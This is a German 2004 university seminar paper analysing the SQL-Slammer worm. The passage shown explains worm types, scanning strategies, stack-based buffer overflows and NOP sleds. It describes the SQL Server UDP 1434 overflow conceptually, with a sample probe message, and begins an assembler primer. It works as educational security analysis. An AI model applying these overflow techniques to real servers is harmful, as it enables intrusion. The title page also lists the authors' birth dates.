Universität Regensburg
Institut für Wirtschaftsinformatik
Lehrstuhl Management der Informationssicherheit

SQL-Slammer – Eine genaue Analyse des Internetwurms

SEMINARARBEIT

eingereicht bei: Prof. Dr.-Ing. Hannes Federrath
Betreuer: Thomas Nowey / Klaus Plößl

eingereicht von: Stefan Dürbeck
Matrikelnummer: 1061585
Geburtsdatum: 13.03.1980
Geburtsort: Regensburg
Manuel Reil
Matrikelnummer: 1064070
Geburtsdatum: 03.03.1980
Geburtsort: Cham

eingereicht am: 10.02.2004

ABSTRACT

Die beiden Termini 'Virus' und 'Wurm' werden thematisch eingeführt, bevor auf die verschiedenen Arten von Würmern eingegangen wird.

Nach einer ersten allgemeinen Erläuterung von Systemschwachstellen und deren Ausnutzung, folgt die ausführliche Quellcode-Analyse des Wurms 'SQL-Slammer'. Vorbereitend werden einige nützliche Grundlagen aus dem Bereich der Rechnerarchitekturen erläutert. Des weiteren werden die Folgen der großen Slammer-Attacke im Januar 2003 aufgezeigt und sein Vorgehen mit dem anderer bekannter Würmer, wie CodeRed und Nimda, verglichen.

Angesichts der uneinheitlich veröffentlichten Sicherheits-Updates, beleuchten wir die Rolle der Microsoft-Produktpolitik für die Systemsicherheit. Anschließend stellen wir mögliche Maßnahmen zum Schutz vor Wurm-Attacken vor und diskutieren deren Wirksamkeit.

INHALTSVERZEICHNIS

ABBILDUNGSVERZEICHNIS

MISSION STATEMENT

Oft werden die Begriffe 'Wurm' und 'Virus' im Zusammenhang mit der Sicherheit informationsverarbeitender Systeme wie selbstverständlich benutzt. Neue 'Wurm-Attacken' beschneiden die Verfügbarkeit des Internets und Viren verbreiten sich sintflutartig über 'Massen-E-Mails'.

Nur wenigen Menschen sind aber die Implikationen dieser Worte bewusst. Was ist ein Virus, was unterscheidet ihn vom Wurm? Wie kann man den immateriellen Schaden benennen, den sie verursachen? Und nicht zuletzt: wie funktioniert so ein Schadprogramm? All diese Fragen scheinen schon längst beantwortet zu sein, schließlich begegnen uns diese Begriffe alltäglich; meist liegt deren wahre Bedeutung im Verborgenen, entziehen sie sich doch dem bekannten Umfeld der Wirtschaftsinformatik, die zuweilen von der technischen Realität abstrahiert.

Im folgenden werden wir einigen dieser Sachverhalte auf den Grund gehen. Diese Arbeit wird dem Leser einen Eindruck davon vermitteln, was es mit Würmern im allgemeinen auf sich hat. Dabei wird exemplarisch anhand des Wurms 'SQL-Slammer' argumentiert.

Dessen Herausstellungsmerkmale sind seine geringe Größe und die enorme Geschwindigkeit, mit der er sich im Internet ausbreitete. Wir werden ihn, als Beispiel für einen sorgfältig programmierten Hochgeschwindigkeits-Wurm, einer genauen Analyse unterziehen. Im Mittelpunkt steht die Analyse des Quellcodes: wir untersuchen das disassemblierte Programm, Anweisung für Anweisung, um herauszufinden, wie eine Schadensroutine die teilweise Kontrolle über einen Rechner erlangen kann. Dies geschieht aus der Sichtweise des Mikrokosmos eines einzelnen befallenen Rechners. Mit ausführlichen Erklärungen des Quellcodes soll dem Leser die Angst vor diesem, doch sehr technisch-hardwarenahen Feld der Informatik genommen werden.

Zusätzlich werden die direkten Auswirkungen des Slammers auf die Infrastruktur befallener Netzwerke aufgezeigt, vom seinem ersten Auftreten am 25. Januar 2003 bis zum jetzigen Zeitpunkt. Hierbei wird der Slammer aus Sicht des 'Makrokosmos Internet' betrachtet.

Verglichen mit anderen Würmern wird dargelegt, in welchem Kontext der Slammer einzuordnen ist. Es werden die Vorgehensweisen ausgewählter Würmer betrachtet. Abschließend werden auch mögliche Schutzmaßnahmen und Vorgehensweisen, angesichts weiterer zu erwartender Wurm-Attacken behandelt.

Mit der Lektüre dieser Arbeit soll der Leser Einsicht in die genaue Funktionsweise eines modernen Computer-Wurms erlangen. Sie gibt keinen vertieften Einblick in Rechnerarchitekturen und erhebt in dieser Hinsicht auch keinen Anspruch auf Vollständigkeit.

KAPITEL 1

WANN IST EIN WURM EIN WURM?

1.1 WURM VERSUS VIRUS

Was ist ein Wurm? An sich ist ein Wurm ein Programm, das selbständig, also ohne Eingriff eines Benutzers eine Schadensroutine ("Malicious Mobile Code" oder kurz MMC) auf einem Host ausführt und sich dann über ein Netzwerk ebenfalls selbständig weiterverbreitet um weitere Hosts zu befallen. Im folgenden wird der Begriff des Hosts synonym zu dem eines Rechnersystems verwendet.

In den Medien und in der breiten Öffentlichkeit wird selten zwischen Viren und Würmern unterschieden. Beide Begriffe werden häufig synonym verwendet. Zuweilen ist von "E-Mail-Würmern" die Rede, die durch "Ausführen durch den Benutzer" gestartet werden. Viele Hersteller von Antiviren-Software tendieren dazu, neuerdings jedes Schadprogramm als Wurm zu titulieren. Solch unreflektierte Äußerungen sind aus wissenschaftlicher Sicht klar abzulehnen:

„Der Unterschied zwischen Würmern und Viren ist, dass Viren zur Verbreitung auf den Nutzer angewiesen sind.“ **[REI01]**

Ist dies nicht der Fall, handelt es sich um einen Wurm.

Es herrscht ein allgemeiner, wissenschaftlicher Konsens darüber, wie beide Begriffe voneinander abzugrenzen sind:

- Ein Wurm ist ein aktives, eigenständiges Programm, das sich selbsttätig, ohne menschliches Zutun, in Netzen verbreitet, indem es Systemschwachstellen ausnutzt. Das primäre Ziel ist, die Verfügbarkeit von Ressourcen zu beeinträchtigen und sich selbst weiter zu versenden.
- Ein Virus ist eine Schadensroutine, die in einem umgebenden Inhalt gekapselt ist. Er wird erst aktiv, wenn der Benutzer die ihn umgebende Datei explizit ausführt. Die häufigste Art der Verbreitung erfolgt, seit der Einführung des Internets, über MIME-E-Mail-Anhänge.

Selbst renommierten Fach-Verlagen können Definitionsfehler unterlaufen, die an dieser Stelle nicht weiter kommentiert werden (siehe **[HEI04]**).

Angesichts dieser, im allgemeinen klaren, Trennung ist die Grenze zwischen Viren und Würmern nur in einigen wenigen Fällen fließend. Dies gilt für Hybrid-Viren/-Würmer, die sich abhängig von ihrer Umgebung, mal als Virus-Anhang in einer E-Mail, mal als Wurm selbständig weiterverbreiten. Ein besonders prominentes Beispiel aus letzter Zeit ist hierfür Nimda, der sich über 4 verschiedene Mechanismen verbreitet hat. Die Art der Verbreitung ist insofern relevant, als dass der signifikanteste technische Unterschied darin besteht, dass sich Würmer im allgemeinen schneller verbreiten als Viren. In Kapitel 5.2 wird darauf näher eingegangen.

Sobald ein Wurm in freier Wildbahn (*engl.* "in the wild") ausgesetzt wird, beginnt er andere Rechner ausfindig zu machen und in diese einzudringen. Auf dem fremden System angekommen, wird diese Kopie des Original-Wurms wiederum eine Schadensroutine auszuführen und sich selbst weiter verschicken. Auf diese Weise kann sich ein Wurm in einem Netzwerk nahezu exponentiell

verbreiten, eine gewisse Anzahl an infizierbaren Opfer-Rechnern vorausgesetzt.

Dafür bedarf ein **Wurm** lediglich eines

- Verbreitungsalgorithmus, eines oder mehrerer so genannter
- Exploits, die ihm erlauben in fremde Rechner einzudringen sowie eines
- (optionalen) Payloads, auf den bei Würmern meist verzichtet wird.

Als Payload bezeichnet man die "Nutzlast" bzw. Schadensroutinen eines Wurms, also die Aktionen, die ausgeführt werden können, nachdem er in ein Opfer-System eingedrungen ist. Dadurch werden v.a. Denial-of-Service-Attacken auf Drittsysteme durchgeführt, die Rechner zum Absturz bringen und deren Verfügbarkeit beeinträchtigen. So genannte "*gute Würmer*" installieren sogar Sicherheits-Updates.

Der Begriff "Wurm" wurde schon früh in den Siebziger Jahren des letzten Jahrhunderts geprägt, zunächst allerdings ohne seine spätere, negative Konnotation: am Xerox PARC (Palo Alto Research Center) bezeichnete man im Hintergrund laufende, 'intelligente' Reparatur-Dienste als Würmer.




Abbildung 1 Verbreitungsablauf von Code Red I v2 **[CAI03]**

In freier Wildbahn sind sie aber eine unwesentlich neuere Erscheinung als die Viren. Fünf Jahre nach dem ersten (noch akademischen) Computervirus, wurde 1988 der erste Wurm im Internet beobachtet. Der "**Internet-Wurm**" von Robert Morris, Sohn eines NSA-Wissenschaftlers, richtete im damals 60000 Rechner umfassenden Internet erheblichen Schaden an, indem er für mehrere Tage den Netz-Verkehr zum Erliegen brachte. Der Wurm befiel damals zwischen 1000 und 6000 UNIX-Systeme, aus denen das Internet zu dieser Zeit hauptsächlich bestand.

Allgemein wird der Erfolg eines Wurmes anhand der **Sättigung** (*saturation*) gemessen, die ein Exemplar beim ersten Auftreten erreicht. Das ist eine Kenngröße, welche die Anzahl befallener Systeme mit allen potentiell verwundbaren Rechnern in Beziehung setzt. Ein Wurm hätte sein Ziel mit einer Sättigung von 100% erreicht, wenn alle über ein Netzwerk erreichbaren und verwundbaren Systeme befallen wären. Diese Kennzahl ist immer relativ, der Bezugspunkt kann auch ein Firmennetzwerk sein. Objektiv betrachtet kann man darüber aber keine exakten Aussagen machen, da die genaue Anzahl betroffener Systeme im Nachhinein nur sehr schwer feststellbar ist. Zudem können verwundbare Systeme auch aus anderen Gründen überlastet und zu Wartungszwecken vom Netz genommen werden; wohl die wenigsten System-Betreiber wären dazu bereit, einen Befall einzugestehen. Trotzdem ist die interpolierte Sättigung eine nützliche Approximation besonders bei schnellen Würmern, denen störende äußere Einflüsse wenig von ihrer dynamischen Verbreitung nehmen können.

1.2 VERBREITUNGSARTEN

Bei Würmern kann man, wie bei Viren, verschiedene Arten unterscheiden. Der "Internet-Wurm" gilt als erster Stellvertreter der **"topologischen Würmer"**. Sie nutzen Informationen auf dem Wirtssystem, um andere potentielle Opfer ausfindig zu machen. Ein topologischer Webserver-Wurm würde beispielsweise alle gehosteten Webseiten eines Servers nach Links zu anderen Webservern durchsuchen, die er sogleich infizieren könnte. Der "Internet-Wurm" nutzte beispielsweise für seine Verbreitung "*trust relationships*", die es Bedienern eines UNIX-Systems erlaubten, sich ohne Passwort-Eingabe auf befreundeten Systemen einzuloggen.

Moderne Würmer folgen heute einer andere Vorgehensweise zur Verbreitung. Sie sind größtenteils **"Random-Scanning Würmer"**. Der Verbreitungsalgorithmus eines random-scanning-Wurms generiert mit Hilfe eines Zufallszahlen-Generators IP-Adressen im realen Adressraum von IPv4. Zu diesen Adressen wird dann Kontakt aufgenommen, um die angeschlossenen Rechner ebenfalls zu kompromittieren. Dies wird als **"Scanning"** bezeichnet. Im Fall von TCP gibt es mehrere Möglichkeiten des Verbindungsaufbaus für einen solchen Wurm. Es kann z.B. ein vollständiger 3-Wege-Handshake mit Hilfe vorhandener Systemaufrufe durchgeführt werden, was allerdings sehr zeitaufwendig ist und den Wurm, bis zu einer Antwort blockieren würde. Dies ist allerdings sehr zeitaufwendig. In vielen Fällen werden deshalb nur SYN-Pakete gesendet und beim Eintreffen eines SYN-ACK-Pakets sofort der Wurm-Code verschickt. Bei UDP-Würmern kann dagegen schon gleich mit dem Verschicken des Wurms an die zufällig ausgewählten IP-Adressen begonnen werden.

"Random-scanning-Würmer" haben einen charakteristischen **Verbreitungsablauf** (siehe Grafik). Zuerst verbreiten sie sich linear, bis eine gewisse Anzahl an Systemen befallen ist, die als **kritische Masse** bezeichnet wird. Das ist diejenige Anzahl an befallenen Systemen, ab der die weitere Verbreitung exponentiell verläuft (in der Grafik mit 10000 Systemen gegen 8 Uhr). Dieses Wachstum erfolgt solange, bis schließlich immer weniger nicht befallene Opfer-Systeme übrig sind (*maximale Sättigung*). Danach limitiert sich der Wurm in seiner Ausbreitung selbst.

Diese Würmer verbrauchen allerdings eine erhebliche Menge an zur Verfügung stehender Kanal-Kapazität, da eine zufällig ausgewählte IP-Adresse nicht unbedingt ein potentielles Opfer-System mit der nötigen Schwachstelle darstellt. Daher ist schon zu Beginn der Wurm-Verbreitung eine erhebliche Zahl an Scans vergebens. Wenn der Wurm-Autor keine entsprechenden Vorkehrungen getroffen hat, werden schon befallene Systeme nochmalig angegriffen. Die Inbesitznahme von Rechen- und Kanal-Kapazität durch den Wurm hat einen Verfügbarkeitsverlust der Netzwerk-Infrastruktur zur Folge. Dieser Effekt ist es auch, der von Internet-Benutzer bei einer groß angelegten Wurm-Attacke zuerst wahrgenommen wird. Gerade deswegen sind Random-Scanning-Würmer heute die verbreitetsten und auch gefährlichsten ihrer Art. Ein entsprechender Verbreitungsalgorithmus ist zudem relativ einfach zu implementieren.

Um Systeme effizienter befallen zu können ist die Methode des **"subnet scanning"** erdacht worden. Hierbei werden in erster Linie IP-Adressen angesprochen, die relativ nahe am Adressbereich des aktuell befallenen Rechners liegen. Die Erfahrung zeigt nämlich, dass v.a. in Firmennetzen verwundbare Systeme oft redundant vorhanden sind. Das erste Mal wurde davon durch Code Red II Gebrauch gemacht. In 3/8 aller Scans wurden IP-Adressen des eigenen Klasse-B-Adressbereichs angesprochen, in 4/8 aller Fälle Adressen des eigenen Klasse-A-Netzes und nur in 1/8 aller Fälle "wirklich" zufällige Adressen aus dem gesamten Adressbereich von IPv4.

Ein Beispiel wäre ein Unternehmen mit 2 Klasse-B-Netzen und 2 identischen Opfer-Systemen . Bei

Befall eines der Systeme mit Code Red I würde nur einmal auf 2^{15} Scans der lokale Adressbereich des anderen Netzes (und somit möglicherweise das Schwester-System) infiziert. Bei einem Befall mit Code Red II wäre dies in 3/8 der Laufzeit der Fall. Ein Subnet-Scanning-Wurm kann somit viel schneller seine Sättigung erreichen als ein Random-Scanning-Wurm.

Um auch das Problem mehrfachen Befalls zu lösen, haben Wurm-Programmierer das Prinzip des **"coordinated permutation scanning"** entwickelt. Grundlage für die Generierung der IP-Adressen ist eine Permutationsfolge, die jeder Wurm exakt gleich erzeugen kann. Jede Adresse kann dabei nur ein einziges Mal besucht werden. Die Implementation erfolgt beispielsweise durch linear kongruente Zufallszahlen-Generatoren. Wenn nun eine Wurm-Instanz eine IP-Adresse scannt, die schon durch eine zweite Wurm-Instanz infiziert ist, so authentifiziert sich die zweite Instanz durch ein gemeinsames Geheimnis (z.B. ein durch Setzen eines bestimmten Flags im SYN-ACK-Paket). Die erste Instanz ist nun benachrichtigt und kann nun mit Sicherheit annehmen, dass die zweite Instanz durch diese Region der Permutationsfolge scannt, und sich im weiteren Verlauf einer anderen Folge widmen. Diese Variante des random-scanning ist um einiges effizienter als herkömmliche Würmer, das die Sättigung schneller erfolgt, v.a. was die letzten, noch nicht kompromittierten Systeme im Netzwerk betrifft. Der Ansatz ist allerdings bisher noch nicht in die Praxis umgesetzt worden.

KAPITEL 2

ALLGEMEINE VORGEHENSWEISE–AUSNUTZEN VON SICHERHEITSLÜCKEN

2.1 BUFFER-OVERFLOWS

Eine der wirkungsvollsten Methode, ein System anzugreifen, ist es, den Speicher des Systems zum Überlaufen zu bringen. Man spricht von einem sogenannten Buffer Overflow oder Buffer Overrun, der in den meisten Fällen durch Nachlässigkeit von Programmierern ermöglicht wird. Besonders bei in C oder C++ geschriebenen Programmen wird oft einfach eine sehr große Anzahl von Bytes für gewisse Daten reserviert, weil die jeweiligen Programmierer davon ausgehen, dass in keinem Fall mehr Speicherplatz benötigt werde. Sie unterlassen es also, die zu bearbeitenden Daten auf ihre Länge hin zu überprüfen, zum Einen aus Gründen des Arbeitsaufwandes, zum Anderen aus Performancegründen.
Durch solche Programmierfehler werden Angreifern, egal ob es sich um Hackerangriffe oder um Viren bzw. Würmer handelt, Tür und Tor geöffnet.
Doch nicht hinter jedem Buffer Overflow steckt ein böswillliger Angriff. So explodierte 1996 die Ariane-5-Trägerrakete bei ihrem Jungfernflug wegen eines Pufferüberlaufs im Trägheitsnavigationssystem. Der Schaden wurde damals auf ca. 500 Mio. Euro beziffert [vgl. Vorlesung Prof. Dr. Pernul, Informationssysteme 1, SS 2003].

Abbildung 2
Start und Selbstzerstörung der Ariane 5

Ein absichtlicher Buffer Overflow-Angriff könnte ein System zum Absturz bringen, oder, wenn man es darauf anlegt, dem Angreifer auch eine gewisse Kontrolle darüber verschaffen, wie ihn zum Beispiel Daten einsehen und manipulieren oder sogar beliebigen Programmcode ausführen lassen.
Im Focus solcher Angriffe stehen Dienste, die über das Internet verfügbar sind. Die Internet-Würmer CodeRed und SQL-Slammer führten solche Buffer Overflow-Angriffe erfolgreich auf Microsoft IIS-Server bzw. SQL-Server durch, mit verheerenden Folgen, wie später noch aufgezeigt wird.

2.2 STACK SMASHING

Zum Verständnis, wie sich solche Angriffe technisch vollziehen sind, hat das Speicherlayout moderner Betriebssysteme, besonders der sogenannte Stack, zentrale Bedeutung.
In Windows läuft jedes 32-Bit Programm getrennt von den anderen in seinem eigenen virtuellen Speicherbereich den es vollständig adressieren kann (*flat memory model*).

Der virtuelle Adressbereich, der jedem Programm zugestanden wird, reicht von 0x00000000 bis 0xFFFFFFFF. Dieser Speicherbereich ist theoretisch 4 GB groß. Die kleinste adressierbare Einheit in einem Speicher ist ein Byte.

Der Bereich, in dem sich der ausführbare Programmcode befindet, wird als Heap (dt. 'Haufen') bezeichnet und beginnt im niedrigen Adressbereich. Falls dynamisch Bibliotheken hinzugeladen werden, wächst er nach oben hin zum Bereich der höheren Adressen. Der Bereich, in dem Programm-Variablen abgelegt werden heißt Stack (dt. 'Stapel') und beginnt am oberen Ende des

virtuellen Speicherbereichs. Er wächst nach unten in Richtung des Heap, wenn neue Variablen auf dem Stack abgelegt werden. Der Inhalt von Stack-Variablen wird allerdings in entgegengesetzter Richtung nach oben hin eingetragen.




Abbildung 3
Stack und Heap

Ein Stack arbeitet immer nach dem Last-In-First-Out-Prinzip. Man greift also nur auf den Wert zu `(Instruktion pop)`, den man zuletzt abgespeichert hat `(Instruktion push)`. Alternativ kann auch eine direkte Adressierung von einzelnen Stackelementen erfolgen.
Prozeduren, Funktionen und Methoden sind essentientelle Bestandteile moderner Hochsprachen; ein solcher Methodenaufruf hat wie auch ein Sprung eine Änderung des Kontrollflusses zur Folge, nur mit dem Unterschied, dass eine Methode nach ihrer vollständigen Ausführung die Kontrolle an den darauffolgenden Befehl abgibt (Rücksprungadresse). Dies wird mit Hilfe eines Stacks implementiert.
Weiterhin dient er dazu, dynamisch lokale Funktionsvariablen zuzuweisen, den Funktionen Parameter zu übergeben sowie die Rückgabewerte von Funktionen aufzunehmen.
Der Teil des Stacks, der durch eine einzelne Funktion benutzt wird, wird als Stackframe bezeichnet.
Sein Aufbau und seine Lage im Speicher sieht im Allgemeinen wie folgt aus:




Abbildung 4 Beispielhafter Auszug eines Stacks

Auf das obere Ende des Stacks zeigt der Stack Pointer (SP/ ESP), ein Register; das untere Ende ist durch eine fixe Speicheradresse markiert. Die Größe wird dynamisch zur Laufzeit vom Kernel angepasst.
Der Stack besteht logisch aus Stackframes, die mittels `push` auf ihm abgelegt werden, wenn ein Funktionsaufruf erfolgt. Die Rückgabe ermöglicht die Instruktion `pop`.
Ein Stackframe enthält dabei die Parameter für die jeweilige Funktion, ihre lokalen Variablen und alle Daten für die erfolgreiche Rückkehr zum vorherigen Stackframe. Im Prinzip könnten diese Daten über den Stack Pointer, genauer: über den Abstand von ihm, referenziert werden, aber ihre Offsets ändern sich mit jeder `push`- oder `pop`-Anweisung, so dass nicht in allen Fällen der Compiler folgen und die Offsetänderungen ausgleichen kann. Stattdessen vertraut man einem zusätzlichen Register, dem Frame Pointer (FB, bei Intelprozessoren BP/EBP), der zu einer fixen Adresse innerhalb eines Frames zeigt und von `push`- oder `pop`-Anweisungen nicht beeinträchtigt werden (nach **[ALE03]**, Zeile 95 – 162).
Mit Hilfe der obigen Grafik ist es leicht ersichtlich, wie ein gezielt herbeigeführter Buffer Overflow es dem Angreifer erlaubt, den weiteren Programmablauf nach seinen Wünschen zu gestalten:

Man hat nur den Buffer so weit zu überfluten, dass die Rücksprungadresse überschrieben wird, am

besten mit der Adresse, wo der eigene Code steht.
Jetzt steht man nur dem Problem gegenüber, dass man erraten muss, an welcher Speicherstelle exakt der Buffer und damit der eigene Code stehen wird. Dabei hilft die Tatsache, dass für jedes Programm der Stack an derselben Adresse startet und die meisten Programme nicht mehr als ein paar Hundert oder Tausend Bytes zur selben Zeit schreiben. Nun konstruiert man eine „Landebahn“ für die Rücksprungadresse, indem man den Anfang des Overflow Buffers zunächst mit sogenannten NOPs (Nulloperationen) füllt. So muss man die Adresse nicht exakt erraten, sondern nur irgendwo inmitten der NOPs „landen“, nach deren Ausführung der eigentliche Code des Angreifers bearbeitet wird (nach **[ALE03]**, Zeile 1065 – 1077).

2.3 Exploits

Ein Computerprogramm, welches spezifische Schwächen beziehungsweise Fehlfunktionen eines anderen Computerprogramms ausnutzt (z. B. für DoS-Attacken), nennt man Exploit.
Genau eine solche Schwäche, eine Sicherheitslücke, fand David Litchfield von NGSSoftware am 25. Juli 2002 heraus, ungefähr ein halbes Jahr vor der Freisetzung von SQL-Slammer.
In seinem Bericht „Unauthenticated Remote Compromise in MS SQL Server 2000“ beschreibt er zwei Buffer Overflow-Angriffe, einmal für einen Stack und einmal für einen Heap, für die der Microsoft SQL Server 2000 und die Microsoft Desktop Engine (MSDE) 2000 anfällig sind.
Beide Angriffe über UDP legen den Zielserver und dessen Daten – ohne sich authentisieren zu müssen – offen und ermöglichen es dem Angreifer, beliebigen Code auszuführen.
Die Sicherheitslücke, die sich der Wurm SQL-Slammer zunutze machte, ist der Stack-basierte Buffer Overflow:
Wie auch immer der MS SQL Server konfiguriert ist, er wird in jedem Falle am UDP-Port 1434 auf eintreffende Nachrichten warten (Monitor Port). Eine solche Nachricht besteht aus einem einzelnen Byte-Paket, „0x02“, zum Beispiel, findet für den Client heraus, wie er mit dem Server Verbindung aufnehmen soll. Andere Nachrichten sind ebenfalls denkbar und können durch einfaches Ausprobieren herausgefunden werden.
Wählt nun ein Angreifer für eine Nachricht den Beginn „0x04“, so entnimmt der SQL Monitor Thread die nachfolgenden Daten der Nachricht, um davon ausgehend einen Registrie-rungsschlüssel zu öffnen.

Beispiel:
Nachricht: \x04\x41\x41\x41\x41 (0x04 gefolgt von vier A's)

Der SQL Server versucht nun
„HKLM\Software\Microsoft\Microsoft SQL Server\AAAA\MSSQLServer\CurrentVersion“
zu öffnen.

Wie man sich leicht vorstellen kann, kann man durch Anfügen vieler weiterer Bytes einen Stack-basierten Puffer überfluten. Dabei ersetzt man seine Rücksprungadresse durch eine Adresse, die eine „jmp esp“- oder „call esp“-Instruktion erhält (siehe dazu die Ausführungen zu 2.1 Buffer Overflow) und kann so – ohne sich authentisieren zu müssen – Code seiner Wahl auf dem SQL Server ausführen lassen. Und genau dies vollzog SQL-Slammer (nach **[LIT02],** Zeile 18 – 64).

KAPITEL 3

GENAUE ANALYSE DES WURMS 'SLAMMER'

"The Slammer code is a straight cut-and-paste job" – (David Litchfield)

"Slammer" begann am 25. Januar 2003 Microsoft SQL Server 2000-Versionen und Microsoft Desktop Engine 2000-Installationen über den Port 1434 anzugreifen. Der Wurm, der auch Sapphire, Helkern, W32.SQLExp.Worm, SQL Slammer Worm, DDOS.SQLPs1434.A, W32/SQLSlammer oder W32/SQLSlam-A genannt wird, verschickt sich in einem einzelnen UDP-Packet[1], in dem er komplett enthalten ist.

3.1 WELCOME TO THE LOWER LEVEL – EINE KURZE EINFÜHRUNG IN ASSEMBLER UND RECHNERARCHITEKTUREN

Der Slammer ist einer jener Würmer, die nicht in einer Hochsprache wie C, sondern in der sehr maschinennahen Sprache Assembler geschrieben wurden. Diese Programmiersprache ermöglicht es sehr schnelle und kleine Programme zu schreiben. Aus diesen Gründen sie bei Viren- und Wurm-Programmierern überaus beliebt. Im folgenden werden nun die Grundlagen dieser Art der Programmierung erläutert und eine kurze Einführung in die gängige Rechnerarchitektur gegeben.

Die CPU (Central Processing Unit) eines Computers verfügt über ein **Rechenwerk,** in dem mathematische Operationen wie Addition, Subtraktion, Multiplikation und Division durchgeführt werden. Zusätzlich können hier noch logische Bedingungen erstellt und geprüft werden. Ein **Steuerwerk** dekodiert die Bearbeitungsbefehle und entscheidet, welche grundlegenden Operationen als nächstes durchgeführt werden. **Statusflags** sind Speicherbereiche, deren binärer Inhalt über allgemeine Zustände und den Erfolg bzw. Misserfolg von Operationen Auskunft gibt. Diese Flags können von jedem Prozess eines Programms geändert werden, um anderen Prozessen Zustandsänderungen mitzuteilen. Die eigentliche Manipulation der Daten, mit denen das Rechenwerk arbeitet, findet in **Registern** statt (**[POD98]** S.23f). Das sind temporäre Speicherplätze auf der CPU, in denen Daten und Rechenergebnisse abgelegt werden. Intel x86-basierte CPUs besitzen 4 Allzweckregister: A (Akkumulator), B (Base Register), C (Counter Register) und D (Data Register); jedes hat Platz für 32 Bits. Ein Bit ist darin ein atomarer, nicht teilbarer Speicherort für ein Datum. Obwohl ein jedes Register einem speziellen Verwendungszweck dient, können die gängigen Grundrechenoperationen auf alle vier angewendet werden. Es lässt sich in mehrere, einzeln ansprechbare Bereiche unterteilen: um das ganze Register A anzusprechen adressiert man es als **EAX.** 'E' steht dabei für 'extended' und meint alle 32 Bits in Abgrenzung zu den alten 16-Bit-Architekturen. Der Dateninhalt eines ganzen 32-Bit-Registers (Stelle 31 - 0) wird deswegen auch DWORD, 'double word' genannt. Das 'untere' 16-Bit-Teilwort (Stelle 15 - 0) wird als **AX** bezeichnet. Zudem kann man noch das obere Byte (Stelle 31 – 24) als **'High Byte' AH** und das untere Byte (Stelle 7 - 0) als **'Low Byte' AL** getrennt adressieren(**[POD98]** S.146).

1 Gemeint ist das engl. Wort '*packet*'




Abbildung 5 Adressierung eines Registers (hier: A)

Um der CPU eines Rechners Befehle mitzuteilen, müssen Programme nur eine Sprache sprechen: Maschinensprache. Sie besteht aus einer Abfolge von Befehlen und Operanden, die den Prozessor anweisen bestimmte Aktionen auszuführen: auf Speicher zugreifen, Werte vergleichen, an andere Stellen im Speicher springen. Diese einzelnen Maschinenbefehle werden allerdings zur besseren Lesbarkeit abstrakt in hexadezimaler Schreibweise dargestellt und dann auch **OpCodes**[2] genannt. Ein Bespiel wäre:

```
B4 09
```

'`B4`' ist eine Intel-x86-Anweisung, um den nachfolgenden Wert, eine hexadezimale '`09`', in das Speicherregister 'AH' zu verschieben. Der OpCode stellt genau einen Maschinenbefehl hexadezimal dar. Intern ist er natürlich als Folge von Nullen und Einsen abgebildet.[3] Alle Befehle eines Prozessors zusammengenommen bezeichnet man als Befehlssatz.

Aufgrund dieser sehr kryptischen Darstellungsweise werden hardwarenahe Programme üblicherweise nicht direkt in Maschinensprache verfasst. Stattdessen wird für diesen Zweck die Programmiersprache **Assembler** (engl. 'Assembly Language'[4]) verwendet, die nur eine Ebene abstrakter ist. Anweisungen dieser Sprache sind menschenverständliche Umschreibungen der OpCodes der Maschinensprache. Anstelle hexadezimaler Zahlenwerte werden Befehle benutzt, die man sich leichter einprägen kann, so genannte **MneMonics**[5]. Statt '`B4 09`' würde man schreiben:

```
mov ah, 09h
```

